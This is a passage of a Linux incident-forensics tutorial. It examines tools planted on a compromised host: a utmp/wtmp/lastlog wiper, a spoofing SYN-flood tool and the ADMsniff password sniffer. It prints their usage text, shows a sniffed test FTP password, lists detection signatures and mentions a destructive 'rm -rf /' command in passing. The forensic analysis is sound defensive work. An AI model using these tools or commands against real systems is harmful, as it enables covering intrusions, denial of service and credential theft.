underneath /var/db/psybnc, it's pretty safe to assume that we're looking at the
configuration file for our IRC bot. We have the server that it's set to log onto, the login
name, and even the IRC channel!

    And so we see how file recovery, while not an exact science, can add a great deal to a
forensics investigation. We also see why it is always in our best interest to keep the
evidence disk as clean as possible, in order to maximize our chances of recovering
deleted files!

1.8 – The Strings.

    Thus far we've managed to identify the "major" software packages that had been
installed on our system – SSH, SSL, emech, etc. But what of the individual utilities, like
in our case – the ones that were installed into /usr/bin?   We'll go ahead and see what
readable strings we can find in some of the recently modified binaries that we identified
earlier. To do this, we'll use the **strings** utility (we'll talk more about strings when we get
to Part II). First, lets look at /usr/bin/wp:

```
holmes:/hacked/usr/bin# strings -a wp
 …
/var/run/utmp
Patching %s ....
ERROR: Opening %s
Done.
/var/log/wtmp
/var/log/lastlog
ERROR: Can't find user in passwd.
ERROR: Time format is YYMMddhhmm.
 …
```

Interesting, this program references files like utmp, wtmp, and lastlog … these files are
all used to track system usage – from what users are currently doing, to when they logged
in and out. So why would anyone have a program that references these files? Given the
circumstances, in which we're dealing with a compromised host, it's really not too
difficult to guess the purpose of this file, is it? But let's dig a little further and see if we
can find ourselves some better confirmation of this file's purpose. Working on the same
file, lets search for the word "usage" – since all programs should have at least some basic
usage instructions:

```
holmes:/hacked/usr/bin# strings -a wp | fgrep -i usage
USAGE: wipe [ u|w|l|a ] ...options...
holmes:/hacked/usr/bin#
```

Aha! So this program is actually called "wipe", or at least that is what the author
apparently intended it to be called, because it's hard coded into the binary. Now its
purpose is becoming more evident. "Wipe" + utmp/wtmp/lastlog. Hmm … Lets look at
the rest of the file:

```
holmes:/hacked/usr/bin# strings -a wp
 …
UTMP editing:
   Erase all usernames     :   wipe u [username]
   Erase one username on tty:   wipe u [username] [tty]
WTMP editing:
  Erase last entry for user :   wipe w [username]
  Erase last entry on tty   :   wipe w [username] [tty]
LASTLOG editing:
  Blank lastlog for user    :   wipe l [username]
  Alter lastlog entry       :   wipe l [username] [tty] [time] [host]
      Where [time] is in the format [YYMMddhhmm]
…
```

And that's about all we to verify this program's use. It's good to see that even those
in the blackhat community think enough of their users to include proper usage
instructions! Just to prove that this wasn't a fluke, lets try string searches on another file:

```
holmes:/hacked/usr/bin# strings -a slice | fgrep -i usage
Usage: %s <target> <clones> [-fc] [-d seconds] [-s packetsize] [-a srcaddr] [-l lowport] [-
h highport] [-incports] [-sleep ms] [-syn[ack]]
     -f       - force usage of more than 6 clones.
Error: Illegal number of clones. Use -f to force usage of more than 6.
```

Hello! Once again we see that the programmer has included basic usage instructions.
With terms like "target" and "clones", as well as references to "packetsize", "srcaddr"
etc., this particular program looks to be particularly malicious. Lets see if we can find
more verbose instructions tucked away elsewhere in the file itself:

```
holmes:/hacked/usr/bin# strings -a slice
 …
Usage: %s <target> <clones> [-fc] [-d seconds] [-s packetsize] [-a srcaddr] [-l lowport] [-
h highport] [-in
cports] [-sleep ms] [-syn[ack]]
   target      - the target we are trying to attack.
   clones      - number of attacks to send at once (use -f for more than 6).
```

```
    -f        - force usage of more than 6 clones.
    -c        - class C flooding.
    -d seconds  - time to flood in seconds (default 200, use 0 for no timeout).
    -s size     - packet size (default %d, use 0 for random packets).
    -a srcaddr - the spoofed source address (random if not specified).
    -l lowport  - start port (1 if not specified).
    -h highport - end port (65335 if not specified).
    -incports   - choose ports incremental (random if not specified).
    -sleep ms   - delay between packets in miliseconds (0=no delay by default).
    -syn       - use SYN instead ACK.
    -synack     - use SYN|ACK.
Could not resolve %s.
Exiting... (packets - sended: %d, dropped: %d)
### Slice v2.0+, lameness by sinkhole, rewritten by sacred, + by some lamerz :P
 …
```

And there we have it. "Slice" looks very much like a DoS tool, and quite a flexible one at that! If the text embedded inside the binary is correct, this program lets the user customize a plethora of settings, including the TCP flags used (SYN/ACK/SYNACK), spoofing a specific IP address, select the ports to be used, and even choose the duration of the attack.

It's amazing what you can find embedded within binaries sometimes …

1.9 – The Conclusion.

Based on everything we've gone over in the previous sections, what conclusions can we make about the situation, as well as our "guest(s)"?

How? So, how did they get in? The intruders broke into our system by way of a vulnerability in version 1 of the SSH protocol. Quite ironic that SSH, the venerable "secure" replacement for so many tools in the Unix world, so trusted and so widely used, would itself facilitate a break-in! Perhaps even more ironic is the fact that the "CRC32 attack detector", a piece of code that was written to address a weakness in SSH, introduced another weakness that was subsequently exploited.

When? Our log files didn't go back that far, but the first recorded unauthorized root login was in early December. Because the lastlog only went back to December 1st, our machine could very well have been compromised well before that, since the SSH exploit was documented by CERT months earlier!

Who? Who were these people? It is entirely unclear exactly how many different people actually ended up visiting our machine. If we make the assumption that the first recorded root login back in December *was* the first, and that all subsequent logins were recorded, we have about a dozen different logins from almost that many different

locations. In actuality we could have been visited by a countless number of people, and they would have had plenty of time to clean up their tracks.

But we do know some things: We know that some of them didn't cover their tracks entirely, and that was the evidence we were looking through. Based on what we had, I would guess that at least the last person/set of people who broke into our machine were of the "script kiddie" variety. This is a term coined to describe folks who have little or no coding ability themselves and thus rely on tools written by other people to do their work. A number of clues lead me to this conclusion about our subject, including:

> Entries were not deleted from wtmp, so we knew immediately from looking at the last log that an unauthorized login had occurred.
> Evidence in /.bash_history. We were able to get IP addresses, filenames, directories, etc.
> The files and directories themselves were left mostly intact.
> MAC times of files were not modified. Or if they *were* modified, a very poor job was done considering that we found the files without much hassle.

All of these points lead to one of two conclusions: either they were unconcerned about getting caught, or that they simply didn't know enough about the system to do so. Either way, what we have does not point to a sophisticated cracker.

Having said that, let us not take the script kiddies lightly. As anyone who has suffered any sort of a compromise, be it a web page defacement or a rooted machine, just because they can't write their own tools doesn't mean that they can't cause a lot of damage using other people's. At the very least they're costing money in manpower spent investigating the incident. At worst, it could cost institutions an enormous amount of money in lost and/or corrupted data, not to mention a huge blow in image/public relations. In this day and age companies live and die by their PR, which means nobody should take script kiddies lightly.

Why? So in the end, why did they do this? These guys broke into a research facility. Were they after data? Was this a case of industrial espionage? Based on the profile of our intruder and the evidence we've collected thus far, the answer is no. It's actually much simpler than that, and it can be summed by a variation on a popular saying from years past:

> *"In the end, he who dies with the most bots wins …"*

… Think of this as an arms race, IRC style. Imagine if you will, armies of bots, ready to attack at a moment's notice. At their master's command, they unleash a flood of crafted packets complete with spoofed IP addresses at their prey, bringing them to their knees because their networks won't have the bandwidth necessary to cope with this flood of data. The victims are forced to take their systems off the network in order to try and deal with this flood of data, but the damage has already been done. The Distributed Denial of Service worked.

Now we don't know what the real intended purpose of 'our' IRC bot was, this is just one of many possibilities. The real question is, "what *can't* you do when you have root?"

Part II: Identifying a Mystery Binary.

2.1 – The Synopsis.

Previously, we performed a complete forensics investigation on a compromised machine. In this section, we're going to narrow our focus a little bit, and concentrate on only one aspect of the forensics process – the analysis of unknown binaries. Why? Because we can't rightfully expect that the person who breaks into our machine is going to provide us with proper documentation of whatever programs they're planning on using! I mean, nobody really expects to see anything like this, right?

Table 2.1.1 – In your dreams!

```
holmes:~/hacked# ls -la
total 2828
drwxr-xr-x     2 root      root         4096 Jan 26 19:10 .
drwxr-xr-x    27 root      root         4096 Jan 26 19:09 ..
-rwxr-xr-x     1 root      root       380262 Jan 26 19:12 Keystroke Logger
-rwxr-xr-x     1 root      root      1018648 Jan 26 19:11 My Favorite DDoS Tool
-rw-r--r--     1 root      root      1474560 Jan 26 19:09 Trojaned SSH Daemon.tgz
holmes:~/hacked#
```

For most of us, a reasonable "best case scenario" is that the intruder neglects to change the name of the programs he's using and that the program then is popular enough that we are able to find information about it, whether it be a README file or perhaps even the source code. In Part I we were able to identify the program 'emech' easily enough because it is a popular tool used by many people and even had its own web site, but as forensics investigators we cannot rely on the name of the file alone to identify the program. Just because a program has a certain name does not necessarily mean that it does what the name implies – anybody can rename a file! I can have a script called "unerase" that actually executes an "rm –rf /"! … Not the kind of thing I would do mind you, but you get the idea.

For this section we will investigate an unknown binary. At this point the only thing that we know about it is that the filename is **sn.dat**, and nothing else. It was provided to us by a third party, so the exact origins of the file are unknown. We're not so much interested in how the file got there as we are in why the file was put there. By the end of this section we hope to have identified at least what this file does, and from that figure out why someone would want this file on our system.

First, let's go over our forensics environment. The operating system is once again Debian[15] 3.0 (Woody), a distribution of Linux. Where as last time we had utilized a real PC to perform the forensics, this time I will instead perform all the analysis inside a "virtual machine". This is done using a software package from VMware, INC. – specifically their VMware Workstation[16] product. For those unfamiliar with VMware, this software allows you to run a "virtual machine" that is entirely separate from your current computer and operating system. The virtual machine has its own BIOS, its own hardware, etc. Nothing that happens on the filesystem within the virtual machine will actually translate to the real computer that it's running on, and that is precisely why we'll

---

[15] http://www.debian.org
[16] http://www.vmware.com/products/desktop/ws_features.html

be using it to analyze our mystery binary. If the file is actually some sort of malicious trojan, it'll be contained within our virtual environment. Note that it is certainly not necessary to use this product (VMware) to perform any sort of a forensics analysis; like anything else, it's up to the investigator to pick and choose which tools they'd like to use. If you're not already using it, I would definitely not recommend purchasing a copy just for forensics purposes. For the amount of money you would spend on this software, you might be able to buy yourself more useful tools and maybe even have a few bucks left over for a beer at the end of the day. The host operating system I'm using to run VMware is, strangely enough, Debian! So I essentially have a virtual Debian machine running on top of a real Debian machine. In a situation such as this, where we're going to work entirely from inside a virtual machine, the host OS (whether Linux or Windows) is unimportant.

Last but not least, it's important to note here that the computer being used for forensics is not attached to a live network of any kind, only an empty workgroup switch. At this point we haven't yet identified the nature of the binary, and the last thing we want is to allow a malicious program to 'phone home' or even worse, begin actively attacking another site from ours.

2.2 – The Details.

So far we don't know much about the file, only that it is called "**sn.dat**". At this point what we want to do is record whatever information we can about the file before we proceed any further. First, establish a baseline hash of the file at hand:

Table 2.2.1 – Baseline cryptographic hashes

```
holmes:/tmp/binary# md5sum sn.dat
0e954f43fd73f56e812a7285f32e41d3  sn.dat
holmes:/tmp/binary# openssl sha1 sn.dat
SHA1(sn.dat)= 2314f1a3eadaef2f40c0afb60e53647871ece222
```

Here we've generated two sets of cryptographic hashes for the file, one MD5 and the other SHA-1. This way we'll be able to confirm to ourselves and others that the file was not altered in any way to produce whatever results we will obtain in this investigation.

Next, let's see what other information we can pull out of the file. **Debugfs** is a very useful tool for poking at the filesystem and pulling out information that might be useful to us.

Table 2.2.2 – Debugfs

```
holmes:/tmp/binary# echo stat /tmp/binary/sn.dat | debugfs /dev/sda3
debugfs 1.27 (8-Mar-2002)
debugfs: Inode: 1751136  Type: regular   Mode: 0666  Flags: 0x0  Generation: \
767076273
User:    0   Group:    0   Size: 399124
File ACL: 0    Directory ACL: 0
```

```
Links: 1   Blockcount: 792
Fragment: Address: 0   Number: 0   Size: 0
ctime: 0x3d1bbf5b -- Thu Jun 27 21:43:55 2002
atime: 0x3cb58fd6 -- Thu Apr 11 09:29:58 2002
mtime: 0x3cb58fd6 -- Thu Apr 11 09:29:58 2002
…
```

From the debugfs output we can see just about everything we need to know about the file as the system sees it. We can see the ownership information (UID 0, GID 0), file size (399124 bytes), as well as the MAC times. In this case the ctime we're looking at is actually the time the file was put onto our forensics system, so it's definitely not of much use to us. The atime and mtime tell us that the last time this file was accessed and modified was back on April 11, 2002. If this were part a real investigation of a compromised system, we would be able to take these timestamps and try and perform some event correlation against whatever data and logfiles we can get our hands on, but as far as the binary analysis is concerned these times don't help us a heck of a lot.

Having recorded the basic information about our file, we're ready to try and identify what kind of file it is. The fastest and easiest way to do this is the unix **file** command.

Table 2.2.3 – File

```
holmes:/tmp/binary# file sn.dat
sn.dat: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, \
stripped
```

As per the man page, "***File** tests each argument in an attempt to classify it. There are three sets of tests, performed in this order: filesystem tests, magic number tests, and language tests.*" The filesystem test can tell us what the file is: whether it's a symbolic link, a named pipe, a directory, just a normal file, etc. The magic number test is based on a "magic" data file that consists of signatures for popular (and many not-so-popular) file formats. It can identify Microsoft Office documents, "Super MegaDrive ROM dump" files, and just about anything one would run into on a day-to-day basis. Finally, the language test will try and identify the file based on the character set that the file uses (ASCII, EBCDIC, Unicode, etc.).

In our case, **file** tells us that:

> This is an executable file (ELF format), compiled on an x86 platform.
> Symbols have been stripped out of it. Doing so makes the file smaller, and also makes debugging more cryptic.
>
> It's been statically linked, meaning that the functions/subroutines that this program needs to use have been included at compile time, and no other external library files are required for this program to run. It's easy to see why hackers/crackers would prefer to statically link their files. Once you break into a machine, the last things you want to worry about are library dependencies!

Now that we know that we have an executable file on our hands, it's only a matter of time before we run it. However, we need to do at least one more thing before proceeding – right now we only have some very basic information about the file. We know nothing of its origins, and most importantly, we still don't know what it was designed to do! We need more information, and we're going to get it from the file itself. Not by executing the file mind you, but by using **strings**.

Strings is a utility you'd find on just about any Unix machine. By default, it will search through a file and return any sequence of four or more "printable characters", printing them on the screen. That last bit about the printable characters is especially important when we're talking about binary files because as anybody who has ever accidentally tried to **cat** or **more** a binary well knows, the result is very often a whole lot of gibberish flying past your screen accompanied by a slew of beeps coming out of the computer's speaker. By running **strings** against our mystery file, we're hoping to find enough readable text embedded within the binary to help us determine the purpose of the program. Here's what I found:

Table 2.2.4 - Strings

```
holmes:/tmp/binary# strings -a sn.dat
 …
ADMsniff %s <device> [HEADERSIZE] [DEBUG]
ex   : admsniff le0
 ..ooOO The ADM Crew OOoo..
cant open pcap device :<
init_pcap : Unknown device type!
ADMsniff %s  in libpcap we trust !
credits: ADM, mel , ^pretty^ for the mail she sent me
The_l0gz
@(#) $Header: pcap-linux.c,v 1.15 97/10/02 22:39:37 leres Exp $ (LBL)
@(#) $Header: pcap.c,v 1.29 98/07/12 13:15:39 leres Exp $ (LBL)
@(#) $Header: savefile.c,v 1.37 97/10/15 21:58:58 leres Exp $ (LBL)
@(#) $Header: bpf_filter.c,v 1.33 97/04/26 13:37:18 leres Exp $ (LBL)
 …
```

Actually, this looks rather promising! It looks like we're dealing with something by The ADM Crew, a fairly well established hacker group and authors of many … ahem, "security tools". In this case, the program was called "ADMsniff", which just by the name itself seems to imply that it's a sniffer of some type. References to pcap (packet capture), libpcap, etc. only help to reinforce that thought. Note also the "header" lines … these look like the filenames of the source code written in C, and the ",v" appended to the end of each file implies that RCS (Revision Control System) was used to maintain the code. The filenames and dates mentioned in the **strings** output will help in our search for the origins of **sn.dat**.

2.3 – The Description.

Now that we have a lead, it's time to do a little digging around to see what the rest of the world knows about "ADMsniff". Success! A search on google[17] for the term "ADMsniff" returned approximately 137 hits, which should be more than enough for us to look through. As it turns out, it seems as if plenty of people had archived a copy of this utility, but nobody really had much to say about it, other than that it's a sniffer and it works on both Linux and Solaris[18]. Well, if nobody is actually talking about it, maybe the authors have something to say about it. I found a copy of ADMsniff on Packet Storm[19] right there between ADMsmb and ADMsnmp, then proceeded to download and un-tar the file:

Table 2.3.1 – Contents of ADMsniff.tgz

```
holmes:/tmp/sniff# tar xvzpf ADMsniff.tgz
ADMsniff/
ADMsniff/ip.h
ADMsniff/tcp.h
ADMsniff/bpf.h
ADMsniff/pcap.h
ADMsniff/Makefile
ADMsniff/libpcap-0.4.tar
ADMsniff/thesniff.c
ADMsniff/README
holmes:/tmp/sniff#
```

And indeed, we have a README file, so lets take a look and see what they've got to say for themselves:

Table 2.3.2 – README

```
…
                ADMsniff v0.1b

          by:    antilove
                 zlib support by plaguez

    ADMsniff is a libpcap-based sniffer, designed to be
     portable and powerful.

Installation:
…
```

All right, apparently there just isn't too much to say about this program! We're told it was designed to be powerful, but we're really not let in on exactly HOW powerful it really is. So it appears as if we're left to find out on our own, and so we'll go ahead and do so.

Remember to make sure that your computer is off the live network before running untrusted programs! For one thing, we haven't yet discerned the abilities of what we believe to be ADMsniff. Plus, even if we were familiar with ADMsniff and its capabilities, there's nothing preventing anybody from downloading the source and adding to the code themselves. What we believe to be a packet sniffer could turn out to be much more.

Table 2.3.3 – sn.dat, first run

```
holmes:/tmp/binary# ./sn.dat
ADMsniff priv 1.0 <device> [HEADERSIZE] [DEBUG]
ex   : admsniff le0
 ..ooOO The ADM Crew OOoo..
holmes:/tmp/binary#
```

Nothing special here, just the standard "display-the-usage-information-when-given-no-arguments" behavior that most command line utilities exhibit. Let us just make sure that everything is indeed as it appears, and that no "funny business" is taking place behind the scenes. To accomplish this, we'll use the **strace** utility. **Strace** follows the execution of a program and writes to standard error (or a file of your choice) the system calls used by a process, and does this in real time so that you can see exactly what the program is doing (and/or trying to do). This makes it an invaluable tool not only in forensics analysis, but in everyday system administration tasks. Here we'll run **sn.dat** again, but this time through **strace**:

Table 2.3.4 – Strace of sn.dat

```
holmes:/tmp/binary# strace ./sn.dat
execve("./sn.dat", ["./sn.dat"], [/* 35 vars */]) = 0
fcntl64(0, F_GETFD)             = 0
fcntl64(1, F_GETFD)             = 0
fcntl64(2, F_GETFD)             = 0
uname({sys="Linux", node="holmes", ...}) = 0
geteuid32()                     = 0
getuid32()              = 0
getegid32()                     = 0
getgid32()              = 0
brk(0)                  = 0x80ab488
brk(0x80ab4a8)                  = 0x80ab4a8
brk(0x80ac000)                  = 0x80ac000
fstat64(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 8), ...}) = 0
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|
```

```
MAP_ANONYMOUS, -1, 0) = 0x40000000
write(1, "ADMsniff priv 1.0 <device> [HEAD"..., 49ADMsniff priv 1.0 <device> \
[HEADERSIZE] [DEBUG]) = 49
write(1, "ex   : admsniff le0\n", 20ex   : admsniff le0)   = 20
write(1, " ..ooOO The ADM Crew OOoo.. \n", 29 ..ooOO The ADM Crew OOoo..) = 29
munmap(0x40000000, 4096)           = 0
_exit(-1)                    = ?
holmes:/tmp/binary#
```

Having followed the program execution from beginning to end, we can be satisfied that
nothing out of the ordinary was being attempted by the binary. We saw the program start,
write the usage information to the screen, and then a graceful exit.

   Now lets see if we can't get the program to start as intended. If the usage information
we saw before is correct, all that is required to run is the program name (in our case
sn.dat) plus the name of a network interface, presumably to start sniffing on. The
example given was "le0", which is standard naming convention for the 10Mbps interface
on a Sun machine. We're on a Linux system, so we'll use "eth0" instead.

Table 2.3.5 – Second run of sn.dat, this time specifying a network interface

```
holmes:/tmp/binary# ./sn.dat eth0
ADMsniff priv 1.0  in libpcap we trust !
credits: ADM, mel , ^pretty^ for the mail she sent me
```

At this point the program just sat there. Nothing else was displayed to the screen, but the
shell prompt was never returned to us, so presumably the program hadn't exited.
Knowing that we're dealing with a network packet sniffer, I generated some random
network traffic with the **ping** command, figuring that would make the program spit
something out, but it didn't happen. Slightly puzzled, I killed the program with a **CTRL-
C** and lo and behold!

Table 2.3.6 – Ah, a new file!

```
holmes:/tmp/binary# ls -al
total 404
drwxr-xr-x    2 root      root          4096 Jun 30 14:38 .
drwxrwxrwt   32 root      root          4096 Jun 30 14:37 ..
-rw-r--r--    1 root      root             0 Jun 30 14:36 The_l0gz
-rwxrwxrwx    1 root      root        399124 Apr 11 09:29 sn.dat
```

In the directory that I ran **sn.dat** from, a new file had appeared named "The_l0gz" (that's
the number zero, not the letter 'oh'. If you recall from table 2.2.4, we actually saw that
filename when we did our strings search through the file), but strangely enough it doesn't
appear as if anything's been logged. Does this mean that ADMsniff is a lousy sniffer?
Not quite. While I wouldn't personally recommend it as a network troubleshooting tool,
one has to figure that there has to be another reason why somebody would want to plant

this file on a compromised machine. Besides, with already well established sniffers out there such as tcpdump[20], why would anyone bother re-writing it?

The answer of course, is that ADMsniff was never meant to be just a simple packet sniffer. Remember the statement in the README file about it being powerful? This implies functionality beyond those of textbook packet sniffers. A useful sniffer would only record the information that the user wants to see, and in our case the user is somebody who broke into our system. What would they want to see?

Well we know what they *can't* see, and that's encrypted traffic. SSH, Kerberos, HTTPS traffic, etc. These services are encrypted and it wouldn't prove very fruitful for somebody to capture that traffic, not if they wanted something quick and easy. Ah, but there are still plenty of unencrypted services being used on systems every day – Telnet, FTP, POP3, IMAP, SMTP, HTTP, and plenty more! If I wanted to make sure that my packet sniffer only logged traffic that I could easily read, those would certainly be some candidates for services that I'd snoop on. I tested this theory by hooking up a second computer to my standalone network, this one running an FTP server. I started up **sn.dat** again, and connected to my dummy FTP site. I logged in as 'anonymous', and used a password of 'hello@do.you.see.this?' – let's take a look at the logs now:

Table 2.3.7 – "The_l0gz"

```
holmes:/tmp/binary# ls –la The_l0gz
-rw-r--r--  1 root   root       911 Jun 30 15:03 The_l0gz
holmes:/tmp/binary# cat The_l0gz

--=[ 192.168.30.17:50405 --> 192.168.4.26:21 ]=--
..........)..............).c.^.......-hc.bi.......+c.biUSER anonymous.........-c.c-......2.c.c-PASS
hello@do.you.see.this?........2.c.g.......2.c.g.SYST........2.c.g.......3.c.g.PORT
192,168,30,17,196,230........3.c.h.......3.c.h.LIST........3.c.h.......4dc.h.QUIT........4dc.ie......4dc.ie.
```

And there we have it, our username and password in cleartext! So it looks as if ADMsniff does indeed live up to its claim of being "more powerful", depending on what you're looking to do …

2.4 – The Footprint.

From the previous section we already have an idea of what this program does. Now it's time to put together a list of identifying characteristics, a signature so that others can easily identify the presence of this program.

Strings: Based on our previous strings search in section 2.2, these are some of the text strings/phrases that can be easily found:

> "ADMsniff"
> "..ooOO The ADM Crew OOoo.."

---

[20] http://www.tcpdump.org/

"ex   : admsniff le0"
"cant open pcap device :<"
"ADMsniff %s in libpcap we trust !"
"credits: ADM, mel , ^pretty^ for the mail she sent me"
"The_l0gz"

Files: ADMsniff writes to one file, which is apparently hardcoded into the program. The filename is "The_l0gz" (again, a zero instead of the letter 'oh'). A **strace** of the program execution confirms this:

Table 2.4.1 – ADMsniff opens a file for writing …

```
 …
open("The_l0gz", O_WRONLY|O_CREAT|O_TRUNC, 0666) = 4
 …
```

This is the only instance where we see ADMsniff open a file for writing. It doesn't look as if any other files on the disk are affected in any way. The only change to the filesystem is that more and more disk space would presumably be taken up as more packets are captured and written to the log.

NIC: The network interface that ADMsniff was used on will be left in promiscuous mode. We can confirm this with a simple before-and-after exercise. First, the "before":

Table 2.4.2 – Before ADMsniff

```
eth0  Link encap:Ethernet  HWaddr 00:50:56:60:A4:1E
      inet addr:192.168.30.17  Bcast:192.168.30.255  Mask:255.255.255.0
      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
 …
```

And now, compare that with the "after":

Table 2.4.3 – After ADMsniff

```
holmes:/tmp/binary# ./sn.dat eth0
ADMsniff priv 1.0  in libpcap we trust !
credits: ADM, mel , ^pretty^ for the mail she sent me

holmes:/tmp/binary# ifconfig eth0
eth0  Link encap:Ethernet  HWaddr 00:50:56:60:A4:1E
      inet addr:192.168.30.17  Bcast:192.168.30.255  Mask:255.255.255.0
      UP BROADCAST RUNNING PROMISC MULTICAST  MTU:1500  Metric:1
 …
```

Notice that the card is left in promiscuous mode even after the program exits! This makes it very easy for a system administrator to check for the presence of this sniffer.

2.5 – The Source.

Recall from a previous section that the source code for ADMsniff can be found on a number of web sites. The copy we'll be looking at in this exercise was obtained from Packet Storm. The object now is to see whether or not our mysterious **sn.dat** can be confirmed to be just a renamed ADMsniff binary. The first order of business is of course to compile the program. Because we know that **sn.dat** was both statically linked and stripped, we will need to do that to our file as well. To prevent linking to shared libraries, we need to modify the Makefile and change the line that says "*CC = gcc*" to "*CC = gcc -static*". This tells the compiler (gcc) not link the binary with the shared libraries on the system. Now we'll first compile the binary, then strip it:

Table 2.5.1 – Compiling & stripping ADMsniff

```
holmes:/tmp/src/ADMsniff# make
..ooOO ADMsniff private 1.0 beta 0 OOoo..
libpcap-0.4/CHANGES
libpcap-0.4/FILES
libpcap-0.4/INSTALL
libpcap-0.4/Makefile.in
libpcap-0.4/README
 …
compiling ADMsniff...
 …
Done!
holmes:/tmp/src/ADMsniff# strip ADMsniff-1
holmes:/tmp/src/ADMsniff#
```

Now let's look at our finished product:

Table 2.5.2 – ADMsniff binary, statically linked and stripped

```
holmes:/tmp/src/ADMsniff# file ADMsniff-1
ADMsniff-1: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically \
linked, stripped
holmes:/tmp/src/ADMsniff# ls -la ADMsniff-1
-rwxr-xr-x   1 root    root      401436 Jul 11 20:04 ADMsniff-1
holmes:/tmp/src/ADMsniff#
```

Now, let's compare the two files:

Table 2.5.3 – Revisiting sn.dat

```
holmes:/tmp/binary# file sn.dat
sn.dat: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, \
stripped
holmes:/tmp/binary# ls -la sn.dat
```

```
-rwxrwxrwx   1 root     root      399124 Apr 11 09:29 sn.dat
holmes:/tmp/binary#
```

Table 2.5.4 – Different file sizes, different MD5 checksums

```
holmes:/tmp/binary# md5sum sn.dat
0e954f43fd73f56e812a7285f32e41d3  sn.dat
holmes:/tmp/src/ADMsniff# md5sum ADMsniff-1
3ce5d73cffa2d34e54124361ab238bef  ADMsniff-1
holmes:/tmp/src/ADMsniff#
```

Close, but not quite! The file size of our "real" binary turned out to be slightly larger, so it comes as no surprise to us then that the MD5 checksums of the files didn't match. Both files are statically linked, stripped binaries, so what's causing the discrepancy? A strings comparison of the two binaries helped reveal an important piece of information that helps to answer this question:

Table 2.5.5 – Different Linux distributions, different results

```
holmes:/tmp/binary# strings -a sn.dat | fgrep GCC | sort | uniq
GCC: (GNU) 2.96 20000731 (Red Hat Linux 7.1 2.96-97)
GCC: (GNU) 2.96 20000731 (Red Hat Linux 7.1 2.96-98)
holmes:/tmp/binary# strings -a /tmp/src/ADMsniff/ADMsniff-1 |fgrep GCC | sort | uniq
GCC: (GNU) 2.95.4 20011002 (Debian prerelease)
```

It looks like **sn.dat** was built on a Red Hat 7.1 box with GCC v2.96-97/98, whereas our binary was built on top of a Debian system running GCC v2.95.4. This alone would be more than enough to account for the 2,312 byte difference in the file sizes of the two files.

We may not have an exact match in binaries, but there should be enough similarities in the strings match as well as the program execution that we can make a pretty solid determination. Since we've already done a strings search through **sn.dat**, let's look through our new file:

Table 2.5.6 – Compare this to Table 2.2.4, it's a pretty good match!

```
holmes:/tmp/src/ADMsniff# strings -a ADMsniff-1
 …
ADMsniff %s <device> [HEADERSIZE] [DEBUG]
ex   : admsniff le0
 ..ooOO The ADM Crew OOoo..
cant open pcap device :<
init_pcap : Unknown device type!
ADMsniff %s  in libpcap we trust !
credits: ADM, mel , ^pretty^ for the mail she sent me
The_l0gz
@(#) $Header: pcap-linux.c,v 1.15 97/10/02 22:39:37 leres Exp $ (LBL)
```

…

So here we've actually got a pretty good match. Need more convincing? Remember the "header" lines? They make a little more sense, now that we've confirmed that **sn.dat**/ADMsniff is a packet sniffer. It just so happens that the source tarball for ADMsniff comes bundled with libpcap 0.4 (readers feel free to confirm for yourselves), and we can see that the file *pcap-linux.c* referred to above actually does exist:

Table 2.5.7 – It DOES exist!

holmes:/tmp/src/ADMsniff/libpcap-0.4# ls -la pcap-linux.c
-r--r--r-- 1 1020 28 **7479 Oct 3 1997 pcap-linux.c**
holmes:/tmp/src/ADMsniff/libpcap-0.4#

We saw a number of "header" lines when we did the strings search through **sn.dat**, now let's compare them to the ones in our compiled binary:

Table 2.5.8 – More string comparisons

holmes:/tmp/binary# strings -a sn.dat | fgrep Header
@(#) $Header: pcap-linux.c,v 1.15 97/10/02 22:39:37 leres Exp $ (LBL)
@(#) $Header: pcap.c,v 1.29 98/07/12 13:15:39 leres Exp $ (LBL)
@(#) $Header: savefile.c,v 1.37 97/10/15 21:58:58 leres Exp $ (LBL)
@(#) $Header: bpf_filter.c,v 1.33 97/04/26 13:37:18 leres Exp $ (LBL)
holmes:/tmp/binary# strings -a /tmp/src/ADMsniff/ADMsniff-1 | fgrep Header
@(#) $Header: pcap-linux.c,v 1.15 97/10/02 22:39:37 leres Exp $ (LBL)
@(#) $Header: pcap.c,v 1.29 98/07/12 13:15:39 leres Exp $ (LBL)
@(#) $Header: savefile.c,v 1.37 97/10/15 21:58:58 leres Exp $ (LBL)
@(#) $Header: bpf_filter.c,v 1.33 97/04/26 13:37:18 leres Exp $ (LBL)

The strings are identical! It looks like **sn.dat** was also built with libcap v0.4. Done with the string comparisons, the last thing we'll do here is to run both binaries through **strace** and compare the results. By comparing the various system calls made, we will get an idea of just how similar the two programs are:

Table 2.5.9 – Strace of sn.dat

execve("./sn.dat", ["./sn.dat", "eth0"], [/* 37 vars */]) = 0
fcntl64(0, F_GETFD)   = 0
fcntl64(1, F_GETFD)   = 0
fcntl64(2, F_GETFD)   = 0
uname({sys="Linux", node="holmes", ...}) = 0
geteuid32()   = 0
getuid32()   = 0
…
socket(PF_INET, SOCK_PACKET, 0x300 /* IPPROTO_??? */) = 3
bind(3, {sin_family=AF_INET, sin_port=htons(25972),

```
sin_addr=inet_addr("104.48.0.0")}}, 16) = 0
…
write(1, "ADMsniff priv 1.0  in libpcap we"..., 41) = 41
write(1, "credits: ADM, mel , ^pretty^ for"..., 54) = 54
brk(0x80ad000)                    = 0x80ad000
open("The_l0gz", O_WRONLY|O_CREAT|O_TRUNC, 0666) = 4
recvfrom(3, "\0\0\f\7\254\n\0\260\320>5\36\10\0E\20\0\304\254\273@\0"..., 1564, 0,
{sin_family=AF_UNIX, path="eth0"}, [18]) = 210
...
--- SIGINT (Interrupt) ---
+++ killed by SIGINT +++
```

Table 2.5.10 – Strace of ADMsniff (compiled by author)

```
execve("./ADMsniff-1", ["./ADMsniff-1", "eth0"], [/* 37 vars */]) = 0
fcntl64(0, F_GETFD)               = 0
fcntl64(1, F_GETFD)               = 0
fcntl64(2, F_GETFD)               = 0
uname({sys="Linux", node="holmes", ...}) = 0
geteuid32()                       = 0
getuid32()                        = 0
 …
socket(PF_INET, SOCK_PACKET, 0x300 /* IPPROTO_??? */) = 3
bind(3, {sin_family=AF_INET, sin_port=htons(25972),
sin_addr=inet_addr("104.48.0.0")}}, 16) = 0
 …
write(1, "ADMsniff priv 1.0  in libpcap we"..., 41) = 41
